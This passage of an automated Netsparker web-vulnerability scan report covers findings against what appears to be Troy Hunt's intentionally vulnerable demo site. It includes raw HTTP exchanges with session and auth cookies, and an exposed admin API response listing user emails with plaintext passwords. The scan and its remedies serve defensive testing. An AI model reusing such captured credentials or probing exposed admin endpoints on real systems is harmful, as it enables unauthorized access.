at System.Web.Mvc.Controller.EndExecute(IAsyncResult asyncResult)
at System.Web.Mvc.Controller.System.Web.Mvc.Async.IAsyncController.EndExecute(IAsyncResult asyncResult)
at System.Web.Mvc.MvcHandler.<BeginProcessRequest>b__5(IAsyncResult asyncResult, ProcessRequestState innerState)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncResultBase`1.End()
at System.Web.Mvc.MvcHandler.EndProcessRequest(IAsyncResult asyncResult)
at System.Web.Mvc.MvcHandler.System.Web.IHttpAsyncHandler.EndProcessRequest(IAsyncResult result)
at System.Web.HttpApplication.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute()
at System.Web.HttpApplication.ExecuteStepImpl(IExecutionStep step)
at System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously)
--><!--
This error page might contain sensitive information because ASP.NET is configured to show verbose error messages using &lt;customErrors mode="Off"/&gt;. Consider using &lt;customErrors mode="On"/&gt; or &lt;customErrors
mode="RemoteOnly"/&gt; in production environments.-->
```

26. ASP.NET Identified

1 TOTAL
INFORMATION

Netsparker identified that the target website is using ASP.NET as its web application framework.

This issue is reported as extra information only.

Impact
This issue is reported as additional information only. There is no direct impact arising from this issue.

Classification
OWASP-PC-C7

CVSS 3.0
CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C
Base: 5.3 (Medium)
Temporal: 5.1 (Medium)
Environmental: 5.1 (Medium)

26.1. http://hackyourselffirst.troyhunt.com/

http://hackyourselffirst.troyhunt.com/

Certainty

Request

```
GET / HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
oding
X-XSS-Protection: 0
Content-Length: 2913
Date: Fri, 29 Dec 2017 04:29:30 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Showdown - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
…
```

27. Email Address Disclosure

1 TOTAL
INFORMATION

Netsparker identified an email address disclosure.

Impact
Email addresses discovered within the application can be used by both spam email engines and also brute-force tools. Furthermore, valid email addresses may lead to social engineering attacks.

Remedy
Use generic email addresses such as contact@ or info@ for general communications and remove user/people-specific email addresses from the website; should this be required, use submission forms for this purpose.

External References
- Wikipedia - Email Spam

Classification
CWE-200 CAPEC-118 WASC-13 OWASP-PC-C7

CVSS 3.0
CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Base: 5.3 (Medium)
Temporal: 5.3 (Medium)
Environmental: 5.3 (Medium)

27.1. http://hackyourselffirst.troyhunt.com/api/admin/users

http://hackyourselffirst.troyhunt.com/api/admin/users

Email Address(es)
- troyhunt@hotmail.com
- sebastianvettel@f1.com
- kimiraikkonen@f1.com
- fernandoalonso@f1.com
- lewishamilton@f1.com
- felipemassa@f1.com
- markwebber@f1.com
- romaingrosjean@f1.com
- pauldiresta@f1.com
- nicorosberg@f1.com
- jensonbutton@f1.com
- sergioperez@f1.com
- danielricciardo@f1.com
- adriansutil@f1.com
- nicohulkenberg@f1.com
- jean-ericvergne@f1.com
- estebangutierrez@f1.com
- valtteribottas@f1.com
- pastormaldonado@f1.com
- julesbianchi@f1.com
- charlespic@f1.com
- giedovandergarde@f1.com
- maxchilton@f1.com

Certainty

Request
```
GET /api/admin/users HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/robots.txt
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121807 9D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3BDA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response
```
…
Fri, 29 Dec 2017 04:31:12 GMT
Vary: Accept-Encoding
Content-Type: application/json; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: no-cache

[{"UserId":1,"Email":"troyhunt@hotmail.com","FirstName":"Troy","LastName":"Hunt","IsAdmin":null,"Password":"passw0rd"},
{"UserId":2,"Email":"sebastianvettel@f1.com","FirstName":"Sebastian","LastName":"Vettel","IsAdmin":null,"Password":"sunshine"},
{"UserId":3,"Email":"kimiraikkonen@f1.com","FirstName":"Kimi","LastName":"Räikkönen","IsAdmin":null,"Password":"iloveyou"},
{"UserId":4,"Email":"fernandoalonso@f1.com","FirstName":"Fernando","LastName":"Alonso","IsAdmin":null,"Password":"11111111"},
{"UserId":5,"Email":"lewishamilton@f1.com","FirstName":"Lewis","LastName":"Hamilton","IsAdmin":null,"Password":"thx1138"},
{"UserId":6,"Email":"felipemassa@f1.com","FirstName":"Felipe","LastName":"Massa","IsAdmin":null,"Password":"rainbow"},
{"UserId":7,"Email":"markwebber@f1.com","FirstName":"Mark","LastName":"Webber","IsAdmin":null,"Password":"gogogo"},
{"UserId":8,"Email":"romaingrosjean@f1.com","FirstName":"Romain","LastName":"Grosjean","IsAdmin":null,"Password":"scorpion"},{"UserId":9,"Email":"pauldiresta@f1.com","FirstName":"Paul","LastName":"di
Resta","IsAdmin":null,"Password":"jordan23"},{"UserId":10,"Email":"nicorosberg@f1.com","FirstName":"Nico","LastName":"Rosberg","IsAdmin":null,"Password":"trinity"},
{"UserId":11,"Email":"jensonbutton@f1.com","FirstName":"Jenson","LastName":"Button","IsAdmin":null,"Password":"wwwww"},
{"UserId":12,"Email":"sergioperez@f1.com","FirstName":"Sergio","LastName":"Pérez","IsAdmin":null,"Password":"america1"},
{"UserId":13,"Email":"danielricciardo@f1.com","FirstName":"Daniel","LastName":"Ricciardo","IsAdmin":null,"Password":"millions"},
{"UserId":14,"Email":"adriansutil@f1.com","FirstName":"Adrian","LastName":"Sutil","IsAdmin":null,"Password":"ffffffff"},
{"UserId":15,"Email":"nicohulkenberg@f1.com","FirstName":"Nico","LastName":"Hülkenberg","IsAdmin":null,"Password":"sporting"},{"UserId":16,"Email":"jean-ericvergne@f1.com","FirstName":"Jean-
Eric","LastName":"Vergne","IsAdmin":null,"Password":"vader1"},{"UserId":17,"Email":"estebangutierrez@f1.com","FirstName":"Esteban","LastName":"Gutiérrez","IsAdmin":null,"Password":"qwertzui"},
{"UserId":18,"Email":"valtteribottas@f1.com","FirstName":"Valtteri","LastName":"Bottas","IsAdmin":null,"Password":"save13tx"},
{"UserId":19,"Email":"pastormaldonado@f1.com","FirstName":"Pastor","LastName":"Maldonado","IsAdmin":null,"Password":"frenchie"},
{"UserId":20,"Email":"julesbianchi@f1.com","FirstName":"Jules","LastName":"Bianchi","IsAdmin":null,"Password":"hpk2qc"},
{"UserId":21,"Email":"charlespic@f1.com","FirstName":"Charles","LastName":"Pic","IsAdmin":null,"Password":"sooners1"},{"UserId":22,"Email":"giedovandergarde@f1.com","FirstName":"Giedo","LastName":"van der
Garde","IsAdmin":null,"Password":"pennywise"},{"UserId":23,"Email":"maxchilton@f1.com","FirstName":"Max","LastName":"Chilton","IsAdmin":null,"Password":"qwerty"}]
```

28. Version Disclosure (IIS)

1 TOTAL
INFORMATION

Netsparker identified a version disclosure (IIS) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of IIS.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Remedy

Configure your web server to prevent information leakage from the SERVER header of its HTTP response.

Remedy References

- URLScan RemoveServerHeader Directive

Classification

CWE-205 CAPEC-170 WASC-45 HIPAA-164.306(A), 164.308(A) OWASP-PC-C7

28.1. http://hackyourselffirst.troyhunt.com/

http://hackyourselffirst.troyhunt.com/

Extracted Version

```
Microsoft-IIS/10.0
```

Certainty

Request

```
GET / HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0

X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 2913
Date: Fri, 29 Dec 2017 04:29:30 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-V
…
```

29. Robots.txt Detected

1 TOTAL
INFORMATION
CONFIRMED
1

Netsparker detected a `Robots.txt` file with potentially sensitive content.

Impact

Depending on the content of the file, an attacker might discover hidden directories and files.

Remedy

Ensure you have nothing sensitive exposed within this file, such as the path of an administration panel. If disallowed paths are sensitive and you want to keep it from unauthorized access, do not write them in the `Robots.txt`, and ensure they are correctly protected by means of authentication.

`Robots.txt` is only used to instruct search robots which resources should be indexed and which ones are not.

The following block can be used to tell the crawler to index files under /web/ and **ignore the rest**:

```
User-Agent: *
Allow: /web/
Disallow: /
```

Please note that when you use the instructions above, **search engines will not index your website** except for the specified directories.

If you want to hide certain section of the website from the search engines `X-Robots-Tag` can be set in the response header to tell crawlers whether the file should be indexed or not:

```
X-Robots-Tag: googlebot: nofollow
X-Robots-Tag: otherbot: noindex, nofollow
```

By using `X-Robots-Tag` you don't have to list the these files in your `Robots.txt`.

It is also not possible to prevent media files from being indexed by putting using Robots Meta Tags. `X-Robots-Tag` resolves this issue as well.

For Apache, the following snippet can be put into `httpd.conf` or an `.htaccess` file to restrict crawlers to index multimedia files without exposing them in `Robots.txt`

```
<Files ~ "\.pdf$">
 # Don't index PDF files.
 Header set X-Robots-Tag "noindex, nofollow"
</Files>

<Files ~ "\.(png|jpe?g|gif)$">
 #Don't index image files.
 Header set X-Robots-Tag "noindex"
</Files>
```

External References

- Controlling Crawling and Indexing
- X-Robots-Tag: A Simple Alternate For Robots .txt and Meta Tag

Classification

OWASP-PC-C7

29.1. http://hackyourselffirst.troyhunt.com/robots.txt Confirmed

http://hackyourselffirst.troyhunt.com/robots.txt

Interesting Robots.txt Entries

- Disallow: /images/
- Disallow: /scripts/
- Disallow: /secret/admin/
- Disallow: /api/admin/users

Request

```
GET /robots.txt HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 182
Last-Modified: Sun, 29 Jun 2014 07:18:41 GMT
Accept-Ranges: bytes
Content-Type: text/plain
Content-Encoding:
Date: Fri, 29 Dec 2017 04:29:44 GMT
ETag: "2574e85a6a93cf1:0"

User-agent: *
Disallow: /images/
Disallow: /scripts/
Disallow: /secret/admin/
Disallow: /api/admin/users
```

30. Disabled X-XSS-Protection Header

1 TOTAL
INFORMATION

Netsparker detected a disabled `X-XSS-Protection` header which means that this website could be at risk of a Cross-site Scripting (XSS) attacks.

Internet Explorer's built-in cross-site scripting protection can be disabled by using the following HTTP Header : `X-XSS-Protection: 0`

Impact
This issue is reported as additional information only. There is no direct impact arising from this issue.

Remedy
Add the X-XSS-Protection header with a value of "1; mode= block".

- `X-XSS-Protection: 1; mode=block`

External References

- MSDN - Internet Explorer 8 Security Features
- Internet Explorer 8 XSS Filter

Classification
OWASP-PC-C9

30.1. http://hackyourselffirst.troyhunt.com/

http://hackyourselffirst.troyhunt.com/

Header
`X-XSS-Protection: 0`

Certainty

Request
```
GET / HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E94569512180 97D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E6
44A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response
```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0

Content-Length: 2913
Date: Fri, 29 Dec 2017 04:29:30 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!
…
```

31. HTTP Strict Transport Security (HSTS) Policy Not Enabled

1 TOTAL
INFORMATION

Netsparker identified that HTTP Strict Transport Security (HSTS) policy is not enabled.

The target website is being served from not only HTTP but also HTTPS and it lacks of HSTS policy implementation.

HTTP Strict Transport Security (HSTS) is a web security policy mechanism whereby a web server declares that complying user agents (such as a web browser) are to interact with it using only secure HTTP (HTTPS) connections. The HSTS Policy is communicated by the server to the user agent via a HTTP response header field named "Strict-Transport-Security". HSTS Policy specifies a period of time during which the user agent shall access the server in only secure fashion.

When a web application issues HSTS Policy to user agents, conformant user agents behave as follows:

- Automatically turn any insecure links referencing the web application into secure links. (For instance, http://example.com/some/page/ will be modified to https://example.com/some/page/ before accessing the server.)
- If the security of the connection cannot be ensured (e.g. the server's TLS certificate is self-signed), show an error message and do not allow the user to access the web application.

Remedy

Configure your webserver to redirect HTTP requests to HTTPS.

For Apache, you should have modification in the httpd.conf.

```
# load module
LoadModule headers_module modules/mod_headers.so

# redirect all HTTP to HTTPS (optional)
<VirtualHost *:80>
       ServerAlias *
       RewriteEngine On
       RewriteRule ^(.*)$ https://%{HTTP_HOST}$1 [redirect=301]
</VirtualHost>

# HTTPS-Host-Configuration
<VirtualHost *:443>
      # Use HTTP Strict Transport Security to force client to use secure connections only
      Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"

      # Further Configuration goes here
      [...]
</VirtualHost>
```

External References

- Wikipedia - HTTP Strict Transport Security
- Configure HSTS (HTTP Strict Transport Security) for Apache/Nginx

Classification

OWASP-PC-C8

31.1. https://hackyourselffirst.troyhunt.com/

https://hackyourselffirst.troyhunt.com/

Certainty

Request

```
GET / HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=cs5agwmgwn35syibbn0mvjms; path=/; HttpOnly
Set-Cookie: VisitStart=12/29/2017 4:29:40 AM; path=/
Set-Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2;Path=/;HttpOnly;Domain=hackyourselffirst.troyhunt.com
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3580
Date: Fri, 29 Dec 2017 04:29:39 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Showdown - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KSclOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>


<style type="text/css">
body
{
padding-top: 0;
}
</style>


</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="http://hackyourselffirst.troyhunt.com/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
<li><a href="http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard">Leaderboard</a></li>
</ul>
<section class="navbar-form pull-right">
<ul class="nav">
<li><a href="/Account/Register">Register</a></li>
<li><a href="/Account/Login
…
```

32. Autocomplete Enabled (Password Field)

1 TOTAL
INFORMATION
CONFIRMED
1

Netsparker detected that autocomplete is enabled in one or more of the password fields.

Impact

If user chooses to save, data entered in these fields will be cached by the browser. An attacker who can access the victim's browser could steal this information. This is especially important if the application is commonly used in shared computers, such as cyber cafes or airport terminals.

Actions to Take

1. Add the attribute `autocomplete="off"` to the form tag or to individual "input" fields. However, since early 2014, major browsers don't respect this instruction, due to their integrated password management mechanism, and offer to users to store password internally.
2. Re-scan the application after addressing the identified issues to ensure all of the fixes have been applied properly.

Required Skills for Successful Exploitation

First and foremost, attacker needs either physical access or user-level code execution rights for successful exploitation. Dumping all data from a browser can be fairly easy, and a number of automated tools exist to undertake this. Where the attacker cannot dump the data, he/she could still browse the recently visited websites and activate the autocomplete feature to see previously entered values.

External References

- Using Autocomplete in HTML Forms
- How to Turn Off Form Autocompletion

Classification

OWASP 2013-A5 CWE-16 WASC-15

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Base: 4.6 (Medium)
Temporal: 4.6 (Medium)
Environmental: 4.6 (Medium)

32.1. http://hackyourselffirst.troyhunt.com/Account/Register Confirmed

http://hackyourselffirst.troyhunt.com/Account/Register

Identified Field Name

- Password
- ConfirmPassword

Request

```
GET /Account/Register HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E94569511218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
LastName" type="text" value="" />
</div>
</div>
<div class="control-group">
<label class="control-label" for="Password">Password</label>
<div class="controls">
<input data-val="true" data-val-length="The password cannot be longer than 10 characters." data-val-length-max="10" data-val-regex="The password cannot contain special characters." data-val-regex-pattern="^([a-zA-Z0-9]+)$" data-val-required="The Password field is required." id="Password" name="Password" type="password" />
</div>
</div>
<div class="control-group">
<label class="control-label" for="ConfirmPassword">Confirm password</label>
<div class="controls">
<input data-val="true" data-val-equalto="The password and confirmation password do not match." data-val-equalto-other="*.Password" id="ConfirmPassword" name="ConfirmPassword" type="password" />
</div>
</div>
<div class="control-group">
<div class="controls">
<input type="submit" value="Register" class="btn" />
</div>
</div>
</fieldset>
</form
…
```

33. Out-of-date Version (jQuery)

1 TOTAL
INFORMATION

Netsparker identified the target web site is using jQuery and detected that it is out of date.

Impact
Since this is an old version of the software, it may be vulnerable to attacks.

Remedy

Please upgrade your installation of jQuery to the latest stable version.

Remedy References

- Downloading jQuery

Classification
OWASP 2013-A9 PCI V3.1-6.2 PCI V3.2-6.2 CAPEC-310 OWASP-PC-C1

33.1. http://hackyourselffirst.troyhunt.com/

http://hackyourselffirst.troyhunt.com/

Identified Version
2.1.1

Latest Version
2.2.4

Vulnerability Database
Result is based on 12/12/2017 vulnerability database content.

Certainty

Request
```
GET / HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=4251A5395C2E4024AFEB0505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB495402576 6AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response
```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 2913
Date: Fri, 29 Dec 2017 04:29:30 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Showdown - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wJG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>


<style type="text/css">
body
{
padding-top: 0;
}
</style>


</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="http://hackyourselffirst.troyhunt.com/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
<li><a href="http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard">Leaderboard</a></li>
<li class="dropdown">
<a href="#" class="dropdown-toggle" data-toggle="dropdown">My account <b class="caret"></b></a>
<ul class="dropdown-menu">
<form action="http://hackyourselffirst.troyhunt.com/Account/LogOff" id="logoutForm" method="post" class="navbar-form"></form>
<li><a href="https://hackyourselffirst.troyhunt.com/Account/ChangePassword">Change password</a></li>
<li><a href="http:
…
```

34. Missing X-XSS-Protection Header

1 TOTAL
INFORMATION

Netsparker detected a missing `X-XSS-Protection` header which means that this website could be at risk of a Cross-site Scripting (XSS) attacks.

Impact
This issue is reported as additional information only. There is no direct impact arising from this issue.

Remedy
Add the X-XSS-Protection header with a value of "`1; mode= block`".

- `X-XSS-Protection: 1; mode=block`

External References

- MSDN - Internet Explorer 8 Security Features
- Internet Explorer 8 XSS Filter

Classification
HIPAA-164.308(A) OWASP-PC-C9

34.1. http://hackyourselffirst.troyhunt.com/Make/

http://hackyourselffirst.troyhunt.com/Make/

Certainty

Request

```
GET /Make/ HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC78AB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 12120
Content-Type: text/html; charset=utf-8
Date: Fri, 29 Dec 2017 04:29:53 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>The parameters dictionary contains a null entry for parameter 'id' of non-nullable type 'System.Int32' for method 'System.Web.Mvc.ActionResult Index(Int32, System.String)' in 'Web.Controllers.MakeController'. An optional
parameter must be a reference type, a nullable type, or be declared as an optional parameter.<br>Parameter name: parameters</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}
p {font-family:"Verdana";font-weight:normal;color:black;margin-top: -5px}
b {font-family:"Verdana";font-weight:bold;color:black;margin-top: -5px}
H1 { font-family:"Verdana";font-weight:normal;font-size:18pt;color:red }
H2 { font-family:"Verdana";font-weight:normal;font-size:14pt;color:maroon }
pre {font-family:"Consolas","Lucida Console",Monospace;font-size:11pt;margin:0;padding:0.5em;line-height:14pt}
.marker {font-weight: bold; color: black;text-decoration: none;}
.version {color: gray;}
.error {margin-bottom: 10px;}
.expandable { text-decoration:underline; font-weight:bold; color:navy; cursor:hand; }
@media screen and (max-width: 639px) {
